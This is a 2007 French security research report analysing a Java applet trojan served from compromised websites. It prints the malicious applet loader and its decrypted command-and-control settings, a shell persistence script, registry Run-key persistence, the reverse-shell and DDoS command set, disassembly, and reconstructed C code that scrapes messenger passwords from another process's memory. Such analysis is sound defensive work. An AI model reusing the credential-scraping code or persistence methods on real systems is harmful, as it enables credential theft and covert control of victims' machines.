

Analyse d'un *trojan horse* écrit en Java

Fred Raynal & Jean-Baptiste Bedrune
Sogeti IS / ESEC

17 janvier 2007



Résumé

Ce document présente l'analyse un cheval de Troie qui s'installe sur le poste de la cible via son navigateur. Il s'agit d'une applet Java auto-signée, pouvant donc accéder au disque local. Il utilise en outre une bibliothèque dynamique en C/C++, interfacées avec le Java, pour étendre son emprise sur le système.

L'intérêt de ce cheval de Troie tient en plusieurs points :

- il n'utilise aucun *exploit* pour compromettre la machine cible ;
- il est (presque) indépendant du système d'exploitation car essentiellement réalisé en Java ;
- il échappe aux détections grâce à des astuces simples et efficaces.

Tout part d'un site compromis par un pirate ...

Sogeti IS assure la publication des travaux scientifiques de recherche et d'analyse de l'ESEC, traitant d'une problématique de sécurité informatique. Cette publication, protégée par les droits d'auteur, n'est pas destinée à être commercialisée sous aucune forme.

1 Le serveur primo-infectant

Le cheval de Troie s'installe au travers d'un site web compromis qui télécharge et exécute du code sur le poste client venant visiter le site :

<http://www.alignbhpilates.com/public/>

Quand un navigateur demande la page en question, il reçoit la page par défaut :

```
<HTML>
<HEAD>
<TITLE>
</TITLE>
</HEAD>

<Frameset rows=2,* cols=100% border="0">

<FRAME src="edit_applet_html.html" name="iki">
<FRame src="design.html" name="bir">

</Frameset>

</HTML>
```

Listing 1 – Page HTML servant l'applet

Cette page par défaut ouvre 2 *frames*. En tant que telle, la *frame design.html* n'apporte rien d'intéressant, si ce n'est une sorte de signature pour les sites compromis. En effet, elle contient :

```

<html>
<head>
<title>SWISH [tt2.swi]</title>
</head>
<body bgcolor="#000000">
<center>
</center>
</body>
</html>

```

Listing 2 – *Frame* de la page `design.html` du site compromis

En recherchant les pages web ayant pour titre `tt2.swi`, on obtient plusieurs réponses (voir annexe B page 12).

Par ailleurs, la page `edit_applet_html.html` lance une applet Java avec certains paramètres. À noter que les paramètres de l'applet changent d'un site à l'autre.

```

<applet code="Function.class" archive="JDukeApplet.jar">
  <PARAM NAME="cabbage" Value="Flash.class">
  <PARAM NAME="Alarm" Value="207 15 0 37 207 32 218 29 163 120 215 " >
  <PARAM NAME="PORT" Value="207 15 134 175 207 152 ">
  <PARAM NAME="Target" Value="http://www.google.com">
  <PARAM NAME="Sekil" Value="bir">
  <PARAM NAME="Programmer" Value="Programmed by Kadir BASOL">
  <PARAM NAME="UIN" Value="85175907">
  <PARAM NAME="URL" Value="195 11 153 52 214 22 92 47 163 191 139
191 207 22 1 51 195 160 50 52 166 18 109 120 40 175 52 47 166 32 109 52 166 11 152">
  <PARAM NAME="AutoController" Value="true">
  <PARAM NAME="AutoDestroyOnClickNo" Value="true">
</applet>

```

Listing 3 – Paramètres de l'applet issus de `edit_applet_html.html`

Nous devons maintenant analyser l'applet pour voir la manière dont elle infecte le système cible, puis les opérations qu'elle permet de réaliser.

2 L'applet JDukeApplet.jar

Cette section détaille l'infection réalisée par l'applet principale, `JDukeApplet.jar`, chargée par la *frame* `edit_applet_html.html` vue précédemment. Nous présentons l'exécution telle qu'elle se passe, pas à pas.

2.1 Contenu de l'archive JDukeApplet.jar

L'archive est au format `.zip`, comme tout `.jar` qui se respecte : on extrait les fichiers simplement.

```

>> file JDukeApplet.jar
JDukeApplet.jar: Zip archive data, at least v2.0 to extract
>> unzip JDukeApplet.jar
Archive:  JDukeApplet.jar
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/KBDJAPPL.SF
  inflating: META-INF/KBDJAPPL.RSA
  inflating: NativeKaynaklar.class
  inflating: Decyrtor.class
  inflating: Function.class
  inflating: JarUpdate.class

```

La présence du répertoire `META-INF`, et en particulier du fichier `KBDJAPPL.RSA` (une clé publique) nous indique que l'applet est signée :

```

>> keytool -printcert -file KBDJAPPL.RSA
Owner: CN=Unknown Person, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=UN
Issuer: CN=Unknown Person, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=UN

```



```

Serial number: 41c59c7d
Valid from: Sun Dec 19 16:21:33 CET 2004 until: Sat Mar 19 16:21:33 CET 2005
Certificate fingerprints:
    MD5: 51:CA:19:AB:44:C2:FC:65:35:A9:33:4F:82:D6:EC:6A
    SHA1: 9C:D1:BF:27:BE:0F:3F:CB:AB:A8:6E:1F:33:00:0C:31:0C:54:81:83

```

Bien que le certificat soit expiré, cela n'empêche pas l'applet de s'exécuter. Notons aussi les initiales KBD sur lesquelles nous reviendrons par la suite.

2.2 Déchiffrement des paramètres

Afin de ne pas perdre de temps, nous ne cherchons même pas à comprendre le chiffrement mis en place, mais utilisons directement la classe fournie par l'applet pour créer notre routine de déchiffrement et récupérer les paramètres de l'applet en clair :

```

import java.io.*;

class MyDecrypt {
    public static void main (String [] args){
        Decyptor dec = new Decyptor();
        System.out.print ("Alarm: ");
        System.out.println (dec.Decrypt ("207 15 0 37 207 32 218 29 163 120 215"));
        System.out.print ("PORT: ");
        System.out.println (dec.Decrypt ("207 15 134 175 207 152"));
        System.out.print ("URL: ");
        System.out.println (dec.Decrypt ("195 11 153 52 214 22 92 47 163 191 139" +
            "191 207 22 1 51 195 160 50 52 166 18 109" +
            "120 40 175 52 47 166 32 109 52 166 11 152"));
    }
}

```

Listing 4 – Applet de déchiffrement des paramètres de l'applet

On obtient alors le clair suivant :

```

Alarm: 10.0.0.6
PORT: 1961
URL: http://www.300sixty.com/x.txt

```

On récupère le fichier `x.txt`. Il contient une adresse IP, qui change avec le temps. Ainsi, nous avons pu récolter les adresses `85.98.228.156`, `81.215.244.47` ou encore `81.214.170.234`. Toutes sont dans la classe `81.215.128.0/17` appartenant à TurkTelecom.

Le domaine `300sixty.com` est enregistré aux États-Unis. Il s'agit d'un site consacré aux critiques de musique, poésie, photographie, etc., sans doute compromis par ailleurs.

2.3 Exécution de l'applet malicieuse

L'applet démarre dans `Function.java` qui hérite de la classe `Applet`, mais implémente la classe `Thread` : cette classe peut donc fonctionner dans un navigateur, mais aussi en tant que processus indépendant, ce qui lui fournit un autre moyen d'infection.

En tant qu'applet, la fonction `init()` est d'abord appelée. En particulier, elle contrôle le paramètre `programmer` de l'applet qui doit être égal à `Programmed by Kadir BASOL`, sans quoi elle quitte immédiatement, ce qui est bien la valeur que nous avons dans la page `edit_applet_html.html`.

Par l'intermédiaire de la fonction `init()`, l'applet récupère les paramètres passés dans la page web (URL, PORT, ...). Un thread est alors démarré (fonction `start()`), et exécute `run()`. Des informations systèmes sont récupérées : `java.home`, `os.name`, `user.home`, `user.name` et `file.separator`.



Si la cible tourne sous Windows, il récupère sur le site initial, `alignbphilates.com` dans notre cas, un fichier supplémentaire, `STDMSExt.class`, et le sauvegarde sous le nom `$(user.home)/Function.zip`¹. Une autre archive, `Hedef.jar` est également récupérée, puis sauvegardée sous le nom `$(user.home)/JavaVirtualMachine.jar`.

À partir de là, l'exécution de la méthode `run()` change selon le système d'exploitation.

2.3.1 Le thread malicieux sous Unix

Si l'applet tourne sur Linux, HP-UX, AIX, Irix, FreeBSD ou de manière plus générale, sous Unix, elle vérifie alors que l'utilisateur est `root`. Elle crée le fichier `/etc/init.d/.netbios` contenant :

```
#!/bin/sh

$(java.home)//bin/java -jar /etc/init.d/.netbios
```

En fait, cela ne fonctionne pas car il tente de se lancer lui-même sous forme d'un programme Java alors que c'est un script shell !

2.3.2 Le thread malicieux sous Windows

Comme vu précédemment, l'applet récupère `STDMSExt.class`, fichier qui contient l'en-tête `0xcafebabe`, propre aux classes Java. Il s'agit d'une mesure destinée à tromper une éventuelle analyse de code malicieux *inline* : l'anti-virus ou le proxy voit effectivement passer un fichier dont l'extension est `.class`, avec un en-tête valide, ce qui satisfait les vérifications de la plupart des filtres. Cependant, tout comme l'applet, on peut extraire le contenu de cette pseudo-classe puisque c'est une archive `.zip` :

```
>> unzip STDMSExt.class
Archive:  STDMSExt.class
warning [STDMSExt.class]:  4 extra bytes at beginning or within zipfile
(attempting to process anyway)
  inflating: JDukeNative.dll
  inflating: xynx.hex
```

Ces fichiers sont extraits par l'applet dans le dossier `%SYSTEM%. xynx.hex`² est renommé en `User_Info.exe`. Les fichiers contiennent eux aussi un en-tête Java, alors qu'il s'agit de fichiers PE (des exécutables pour Windows). Le binaire `xynx.hex` est en réalité *Instant Messengers Password Recovery 1.02*, un programme développé par NirSoft permettant de retrouver le mot de passe de la plupart des clients de messagerie existants (MSN Messenger, Windows Messenger, Yahoo Messenger, Google Talk, ICQ Lite, AOL Instant Messenger, Trillian, Miranda, GAIM, etc.).

L'étape suivante est de démarrer le code sauvegardé dans `JavaVirtualMachine.jar`. Tout d'abord un fichier `Twain.class` est créé puis ajouté à l'archive. Il contient les paramètres de l'applet : dans l'ordre `Alarm`, `PORT`, `URL` et `AutoController`, précédés d'un en-tête `"DATAX"`. Ce qui donne ici :

```
// Fichier Twain.class
DATAX
207 15 0 37 207 32 218 29 163 120 215
207 15 134 175 207 152
```

¹Sous Windows, `user.home` vaut `%HOMEPATH%`, et `$HOME` sous Unix.

²Il s'agit en réalité du programme `MessenPass`.



```
195 11 153 52 214 22 92 47 163 191 139 191 207 22 1 51 195 160 50 52 166 18
109 120 40 175 52 47 166 32 109 52 166 11 152
true
```

Une fois `Twain.class` ajouté, l'archive est lancée. La clé `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ JVM_Service` est ajoutée à la base de registres pour que `JavaVirtualMachine.jar` soit démarrée à chaque lancement de l'ordinateur.

La machine est maintenant infectée. Pour finir, la liste des mots de passe des clients de messagerie est récupérée via `User_Info.exe`, puis envoyée vers l'IP de `Alarm` sur le port 80. Or, pour le moment, le paramètre `Alarm` n'a pas été mis à jour (il l'est par la suite), et ils sont donc envoyés vers l'adresse 10.0.0.6.

2.4 Pourquoi l'applet arrive à écrire sur le disque local ?

Réponse courte : parce que l'applet est signée.

En Java, les applets ont des droits très restreints par défaut puisqu'il s'agit de code exécuté du côté du client, et développé par on ne sait trop qui. La politique de sécurité de la machine virtuelle Java bloque donc l'accès en dehors de la *sandbox* dans laquelle tourne l'applet. À l'inverse, une application locale écrite en Java n'est pas soumise à ces restrictions.

Cependant, on souhaite parfois qu'une applet puisse effectuer certaines actions sur le poste où elle s'exécute, comme lire ou écrire un fichier. Pour cela, il suffit de signer l'applet, c'est-à-dire que le développeur s'engage à ce que l'applet soit correcte (charge à celui qui la laisse s'exécuter de lui faire confiance...ou pas). Quand le navigateur arrive sur une page avec une applet signée, un popup apparaît, informant l'utilisateur que l'applet est signée et lui demandant s'il souhaite ou non l'exécuter (cf. fig. 1). À aucun moment ce message précise pourquoi l'applet est signée, ni quelles opérations elle entreprend.




FIG. 1 – Popup avertissant que l'applet `JDukeApplet.jar` est signée

Créer une applet signée est extrêmement simple :

```
;; Créer un certificat
```



```
>> keytool -genkey -alias fred

;; Signer l'archive .jar
>> javac Test.java
>> jar cvf Test2.jar Test.class
>> jarsigner -signedjar Test.jar Test2.jar fred
```

Dès lors, l'applet peut accéder au contenu du disque dur, en lecture et écriture. L'applet du pirate

Si le premier popup (fig. 1) n'est pas très explicite sur les risques encourus, les messages affichés quand on demande *plus d'information* le sont à peine plus (cf. figure 2), tout juste de quoi dissuader un utilisateur quelconque.




FIG. 2 – Message signalant que le certificat de l'applet JDukeApplet.jar a expiré

3 Le package JavaVirtualMachine.jar

Cette archive jar contient le coeur du cheval de Troie. Via des classes Java, il charge une bibliothèque dynamique en mémoire, et l'utilise pour réaliser certaines de ses actions (cf. section 4 page 8).

Avant l'ajout de Twain.class comme nous venons de le voir, l'archive contient :

```
>> unzip JavaVirtualMachine.jar
Archive:  JavaVirtualMachine.jar
  creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  inflating: AttackTCP.class
  inflating: AttackUDP.class
  inflating: AutoController.class
  inflating: AutoOrderServer.class
  inflating: BridgeWay.class
  inflating: Decyptor.class
  inflating: Encryptor.class
  inflating: Encyrtor.class
  inflating: IPChangeListener.class
  inflating: JPEGEncoder.class
  inflating: LoggerThread.class
  inflating: MailSender.class
  inflating: MesajGonderici.class
  inflating: NativeKaynaklar.class
  inflating: ProcThread.class
  inflating: ProtectorClass.class
  inflating: RegistryAPI.class
  inflating: URLDownloader.class
  inflating: Win32.class
```



```

inflating: JarUpdate.class           inflating: WinEnum.class
inflating: JKeyMailThread.class

```

Cette archive est lancée en tant que processus à part entière. Nous l'analysons donc à partir de son point de départ, la fonction `main()` de la classe `RegistryAPI`.

3.1 Fonctionnement du reverse shell KBD

Au lancement, `RegistryAPI` charge le fichier de paramètres `Twain.class` créé lors de l'infection, décode les paramètres et enregistre le texte en clair dans un nouveau fichier `system_conf.dat`. En cas d'erreur, des paramètres par défaut sont chargés. L'URL standard est `kadir.cgimarket.com` et le port 3232.

`Alarm` et `Port` contiennent les paramètres du client de l'attaquant sur lequel la machine infectée se connecte. Si la valeur du paramètre `AutoControl` est `true`, le client se connecte à l'adresse qui est dans le paramètre `URL`, sur le port 80 en TCP et télécharge un fichier. Le contenu de ce fichier est l'IP de l'attaquant (cf. les fichiers `x.txt` obtenus en 2.1 page 2), en charge de la collecte des mots de passe.

Fournir cette adresse en paramètre au trojan permet de ne pas être attaché à une adresse fixe. Comme nous avons vu que plusieurs adresses étaient utilisées, et qu'elles appartiennent toutes à un ISP turque, on peut penser que cela permet au pirate de continuer à conserver le contrôle de ses machines compromises, même lorsque son ISP lui attribue une nouvelle adresse.

Bref, le trojan se connecte vers son serveur maître, selon le principe du *reverse shell*. En effet, si le système est sur un réseau local protégé derrière un firewall, cela n'empêchera pas la connexion vers l'extérieur (en général, seuls les flux entrants sont bloqués), surtout quand il s'agit du port TCP/80 destiné au trafic HTTP : rares sont les endroits où se trafic est interdit.

À la lecture de la bannière du shell, `361 1.6 Version of KBD`, on ne peut s'empêcher de se demander à quoi correspond le 'D' dans KBD, supposant que KB sont les initiales du concepteur, Kadir Basol.

- Les commandes disponibles dans le *reverse shell* de la classe `RegistryAPI` sont :
- Commandes de manipulation de fichiers : suppression de fichiers (`DELE`) et de dossiers (`RMDIR`), création de dossiers (`MKDIR`), renommage de fichiers (`RENAME`), changement de dossier (`UPWARD` et `CHANDIR`), compression (`CMPS`) et décompression (`UNCMPS`), listage (`LIST`) et recherche (`FIND`) de fichiers.
 - Envoi et réception de fichiers distants sur l'ordinateur client (`UPLOAD` et `DOWNLOAD`) ou depuis une URL (`URLDOWN`).
 - Récupération d'informations sur le système : : nom de l'OS, de l'utilisateur, langue, dossier utilisateur, variable `$PATH` (`GETSYS`), liste des lecteurs (`GETROOTS`), version du serveur (`KBD_VERSION`), chemin du dossier Windows (`WINDIR`).
 - Commandes variées : : envoi de captures d'écran (`SCREEN`), ouverture d'une boîte de messages (`MSGBOX`), exécution de fichiers (`EXEC`) et suppression du dossier `%WINDIR%` (`FINISH`).

3.2 Une backdoor dans le trojan !

Lors du lancement de `RegistryAPI`, une autre classe est instanciée, `AutoOrderServer`. Cette classe ouvre une nouvelle *backdoor*, exploitable non pas par l'attaquant mais par le concepteur du cheval de Troie. L'ordinateur infecté ouvre une connexion TCP vers `kadir.cgimarket.com`³ sur le port 6531, très probablement un serveur contrôlé par le concepteur du cheval de Troie.

³Ce nom ne résout plus.



La lecture du code de la classe `AutoOrderServer` nous permet d'obtenir la liste des commandes :

- PO crée un relais TCP entre le client et une autre machine ;
- AT lance une attaque TCP sur un port et une IP spécifiée, certainement pour contribuer à un déni de service distribué. Parmi les options de cette commande, on peut spécifier le message à envoyer, le nombre de threads à lancer, le temps total d'envoi des requêtes, et le temps de pause entre l'envoi de deux paquets. Le même type d'attaque est également codé dans le cheval de Troie pour des attaques UDP, mais il n'est pas utilisé ;
- UP télécharge un fichier depuis une URL spécifiée sur l'ordinateur infecté ;
- EX exécute une commande ;
- SS coupe toutes les connexions au niveau du relais TCP.

La commande destinée à créer un proxy TCP et celle pour le DoS sont particulièrement intéressantes. On peut penser que le but du développeur n'était pas seulement de créer un cheval de Troie, mais de le diffuser afin d'obtenir un certain nombre de machines à sa disposition, infectées par d'autres personnes, afin d'en faire ce qu'il veut.

4 La DLL JDukeNative

Certaines procédures du cheval de Troie n'ont pas été codées en Java, mais en C++. Elles sont regroupées dans une DLL. Ces procédures ne peuvent être appelées que sous Windows. Le cheval de Troie installe la DLL `JDukeNative.dll` dans le dossier système de Windows. L'interface Java pour appeler la bibliothèque se trouve dans la classe `NativeKaynaklar`.

La DLL exporte quinze fonctions, mais seules deux peuvent être appelées par le cheval de Troie. En fait, il est dérivé d'un autre trojan, KBD Devastator⁴. Les fonctions qui n'intéressent pas l'utilisateur du trojan ont été laissées dans la DLL mais il n'y a aucune appel à ces fonctions.

Les appels à la DLL sont faits avec JNI (*Java Native Interface*). Le nom des fonctions réellement exportées par la DLL est préfixé par `Java_NativeKaynaklar_`, et deux arguments supplémentaires sont fournis, l'un pour l'environnement d'exécution Java (ce qui permet d'appeler certaines fonctions Java depuis la DLL), l'autre étant une référence sur la classe appelante. À titre d'exemple, le prototype C++ de la première fonction est :

```
Java_NativeKaynaklar_SetStartKey(JNIEnv env, jclass c, jstring s, jstring s1)
```

La bibliothèque est compilée avec Visual C++ avec des symboles de debug. Aucune partie du code n'est chiffrée ou obfusquée, et les fonctions exportées ont des noms très explicites.

On peut dégager plusieurs types de fonctions d'après de leur usage pour l'attaquant. Sur les 15 fonctions exportées, les deux réellement appelées sont `SetStartKey` et `getPasswordList`. Étudions leur fonctionnement.

4.1 La fonction SetStartKey

La fonction `SetStartKey` est très courte et facilement compréhensible.

```
; int __stdcall Java_NativeKaynaklar_SetStartKey(
    JNIEnv *env, jclass unused, jstring s1, jstring s2)
env          = dword ptr 4
unused       = dword ptr 8
s1           = dword ptr 0Ch
s2           = dword ptr 10h
```

⁴On retrouve ça à partir du nom Kadir Basol



```

mov     ecx, [esp+s1]
push   esi
mov     esi, [esp+4+env]
mov     eax, [esi]
push   edi
push   0
push   ecx
push   esi
call   dword ptr [eax+GetStringUTFChars]
mov     edx, [esi]           ; const char *cStr1 =
                             ; env->GetStringUTFChars(s1,0);

mov     edi, eax
mov     eax, [esp+8+s2]
push   0
push   eax
push   esi
call   dword ptr [edx+GetStringUTFChars]
mov     ecx, eax           ; const char *cStr2 =
                             ; env->GetStringUTFChars(s2,0);

lea    esi, [ecx+1]
lea    ecx, [ecx+0]

inline_strlen:
mov     dl, [ecx]           ; DWORD cbStr1 = strlen(cStr2);
inc     ecx
test    dl, dl
jnz    short inline_strlen
sub     ecx, esi
inc     ecx
push   ecx                 ; cbData
push   eax                 ; lpData
push   REG_SZ             ; dwType
push   0                   ; Reserved
push   edi                 ; lpValueName
push   HKEY_LOCAL_MACHINE ; hKey
call   ds:RegSetValueExA  ; RegSetValueEx(HKEY_LOCAL_MACHINE,
                             ; cStr1,NULL,REG_SZ,cStr2,cbStr2);

pop     edi
pop     esi
retn   10h

void __stdcall Java_NativeKaynaklar_SetStartKey(
    struct JNIEnv *, class _jclass *, class _jstring *, class _jstring *) endp

```

Cette fonction crée une entrée dans la base de registres (HKLM) de type chaîne de caractères (REG_SZ). C'est cette fonction qui est appelée par `Function.class` pour infecter la machine. L'emplacement est spécifié dans `s1` et la valeur dans `s2`. En Java, les chaînes de caractères sont au format UTF, tandis que la DLL travaille avec des caractères ANSI : la conversion se fait via JNI avec la méthode `GetStringUTFChars`.

Rappelons que cette fonction est utilisée lors de l'infection de la machine pour assurer le lancement de `JavaVirtualMachine` au démarrage du système en créant la clé de registre appropriée (cf. section 2.3.2 page 4).

Intéressons nous maintenant à la seconde fonction utilisée par le trojan.

4.2 La fonction getPasswordList

Le deuxième export utilisé est la fonction `getPasswordList`. Le code désassemblé est trop long pour être commenté ici, mais un code C équivalent est donné en annexe C page 12. Le prototype de la procédure est le suivant :

```

JNIEXPORT void JNICALL
Java_NativeKaynaklar_getPasswordList(JNIEnv *env, jclass, jstring programName)

```

La procédure lance d'abord `programName` puis attend 2 secondes que le programme se charge. Dans ce trojan, la commande ainsi exécutée est `User_Info.exe` (cf. section 2.3.2 page 4, c'est-à-dire le programme `MessenPass` renommé pour l'occasion), en charge de la récupération de mots de passe.

`MessenPass` affiche la liste des mots de passe récupérés dans un contrôle `List-Box`. Le contenu de la liste pourrait être lu directement dans la mémoire du processus par la procédure `getPasswordList`, sauf que `getPasswordList` ne sait pas



à quelle adresse chercher. Pour y remédier, `getPasswordList` alloue une zone mémoire dans l'espace d'adressage du processus `MessenPass`, puis envoie le message `LVM_GETITEMTEXT` à la liste. Cela provoque l'écriture du contenu de la liste à l'adresse mémoire donnée en argument, celle allouée par `getPasswordList`. La procédure lit ensuite le texte dans la mémoire précédemment alloué, puisqu'il en connaît cette fois l'adresse.

À la fin de la fonction, on récupère une chaîne du genre :

```
MSN Messenger
sexyboy_du_13@hotmail.com
kikoooo
!@FUNCTION_ENDED@!
```

Cette fonction est appelée lors de la phase d'infection de la machine. La chaîne de caractères est envoyée à l'adresse contenue dans le paramètre `Alarm` de l'applet sur le port 80. La version ultérieure de `MessenPass` permet d'exécuter le programme en ligne de commande. Une telle utilisation aurait beaucoup simplifié le code de cette routine.

4.3 Autres fonctions (non utilisées) de la DLL

Les fonctions exportées qui peuvent être appelées via `NativeKaynaklar` sont données ci-après. L'analyse de leur code serait un peu fastidieuse, et leur nom est assez explicite pour supposer leur rôle :

```
public static native void setMasterSoundVolume(int i);
public static native void setWaveSoundVolume(int i);
public static native void Disconnect();
public static native void checkProtectExec(String s, String s1);
public static native void beepFrequency(int i);
public static native int getStatus();
public static native void earthQuake();
public static native void resetKeyMapData();
public static native void getForegroundWindow(StringBuffer stringbuffer);
public static native boolean captureScreen(String s);
public static native void Dial(String s);
public static native boolean shutdownSystem();
```

Ces procédures, dans leur ensemble, fournissent un grand nombre d'informations sur la machine infectée, en plus des fonctionnalités de nuisance comme `setMasterSoundVolume` ou `earthQuake` (qui fait trembler l'affichage à l'écran en déplaçant les fenêtres très rapidement). L'attaquant peut retrouver facilement l'ensemble des mots de passe de l'utilisateur, faire des copies d'écran, enregistrer ce qui a été tapé au clavier, etc. Mais elles ne sont pas utilisées par le trojan. On peut supposer que les machines infectées servent essentiellement de serveur de relais où à lancer des attaques type DDoS, les fonctionnalités habituelles des trojans étant laissées de côté.

5 Conclusion

Ce cheval de Troie, même s'il montre que l'utilisateur ne maîtrise pas réellement l'informatique, s'avère néanmoins simple et efficace. Il est susceptible d'infecter des postes sur un réseau local, passant outre les filtrages des proxies et autre anti-virus. Ensuite, la machine passe sous le contrôle de l'attaquant.

Plus intéressant, la backdoor dans le cheval de Troie permet à un attaquant plus avisé d'utiliser le système compromis sans rien faire auparavant.

Cet exemple est révélateur de deux phénomènes. D'une part, il n'est pas nécessaire d'employer des approches compliquées pour compromettre des systèmes. En défense tout comme en attaque, la simplicité est une très bonne alliée. Mais




surtout, cet exemple illustre bien le fossé qui existe entre les concepteurs de ces programmes, qu'on peut considérer comme compétents (en plus de malveillants), et les utilisateurs des dits programmes ayant des connaissances très limitées.

Contrairement à une idée reçue, il n'est donc plus besoin d'être un gourou pour mener à bien des offensives informatiques de grande ampleur, certes sans finesse ou subtilité, mais en l'occurrence, pour ces attaquants, seul compte le résultat.



A Diagramme des classes utilisées



B Autres serveurs contaminés

Ci-après une liste de serveurs contenant dans leur titre la chaîne tt2.swi.

```

www.africawildlife.com/bilder/design.html
www.alcara.biz/public/design.html
www.toughtraveler.com/design.html
max34000.tripod.com/design.html
www.waena.edu/design.html
www.goldbilgisayar.net/sony/design.html
www.onnetbilisim.com/design.html
sambaci03.tripod.com/design.html
www.geocities.com/poolmanufuk/design.html
members.fortunecity.co.uk/redhotdevil/tt.html
www.memorialgarden.com/design.html
www.ladybugarts.com/design.html
von-der-igelhoehe.de/bilder/design.html
comicationism.com/design.html
www.gcbh.org/design.html
ekmek.nl/design.html
  
```

C Code C de la fonction getPasswordList

```

#define BUFFER_SIZE 512

JNIEXPORT void JNICALL
Java_NativeKaynaklar_getPasswordList(JNIEnv *env, jclass, jstring str)
{
    DWORD dwProcessId;
    HANDLE hProcess;

    // Exécution du processus et attente
    TCHAR *programName = env->GetStringUTFChars(str, 0);
    WinExec(programName, SW_HIDE);
    Sleep(2000);

    // Recherche la liste et récupère le nombre d'éléments qu'elle contient
    HWND hWnd = FindWindow(NULL, "MessenPass");
    HWND hWndList = FindWindowEx(hWnd, NULL, "SysListView32", NULL);
    DWORD cbListItems = SendMessage(hWndList, LVM_GETITEMCOUNT, 0, 0);

    // Ouvre le processus avec des droits d'écriture et d'allocation
    GetWindowThreadProcessId(hWnd, &dwProcessId);
    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_WRITE |
        PROCESS_VM_READ | PROCESS_VM_OPERATION, FALSE, dwProcessId);
    if (hProcess != NULL)
    {
        int i;
        LVITEM lviItem;
        // Alloue de la mémoire dans le processus MessenPass pour y stocker
        // le texte de la liste
        LVITEM *lplviItem = (LVITEM *)VirtualAllocEx(
  
```



```

    hProcess, NULL, sizeof(LVITEM), MEM_COMMIT, PAGE_READWRITE);
LPBYTE lpData = VirtualAllocEx(
    hProcess, NULL, BUFFER_SIZE, MEM_COMMIT, PAGE_READWRITE);
TCHAR *buffer = malloc(16 * BUFFER_SIZE);

// Récupère le texte pour chaque élément de la liste
for(i = 0; i < cbListItems; i++)
{
    ZeroMemory(buffer, BUFFER_SIZE);
    lvItem.mask = LVIF_TEXT;
    lvItem.iSubItem = 1;
    lvItem.pszText = lpData;
    lvItem.cchTextMax = BUFFER_SIZE;
    TCHAR textRead[BUFFER_SIZE];

    // Copie la structure de liste créée vers MessenPass
    WriteProcessMemory(
        hProcess, lpItem, &lvItem, sizeof(LVITEM), NULL);
    // Récupération du texte vers la structure allouée
    SendMessage(hWndList, LVM_GETITEMTEXT, 0, (int)lpItem);
    // Recopie de la structure vers le processus malveillant
    ReadProcessMemory(hProcess, lpData, textRead, BUFFER_SIZE, NULL);
    strcat(buffer, textRead);
    strcat(buffer, "\r\n");

    // Idem pour les autres colonnes de la liste...
    lvItem.iSubItem = 2;
    WriteProcessMemory(
        hProcess, lpItem, &lvItem, sizeof(LVITEM), NULL);
    SendMessage(hWndList, LVM_GETITEMTEXT, 0, (int)lpItem);
    ReadProcessMemory(hProcess, lpData, textRead, BUFFER_SIZE, NULL);
    strcat(buffer, textRead);
    strcat(buffer, "\r\n");

    lvItem.iSubItem = 3;
    WriteProcessMemory(
        hProcess, lpItem, &lvItem, sizeof(LVITEM), NULL);
    SendMessage(hWndList, LVM_GETITEMTEXT, 0, (int)lpItem);
    ReadProcessMemory(
        hProcess, lpData, textRead, BUFFER_SIZE, NULL);
    strcat(buffer, textRead);

    // Terminé
    strcat(buffer, "\r\n!@FUNCTION_ENDED@!\r\n");
}
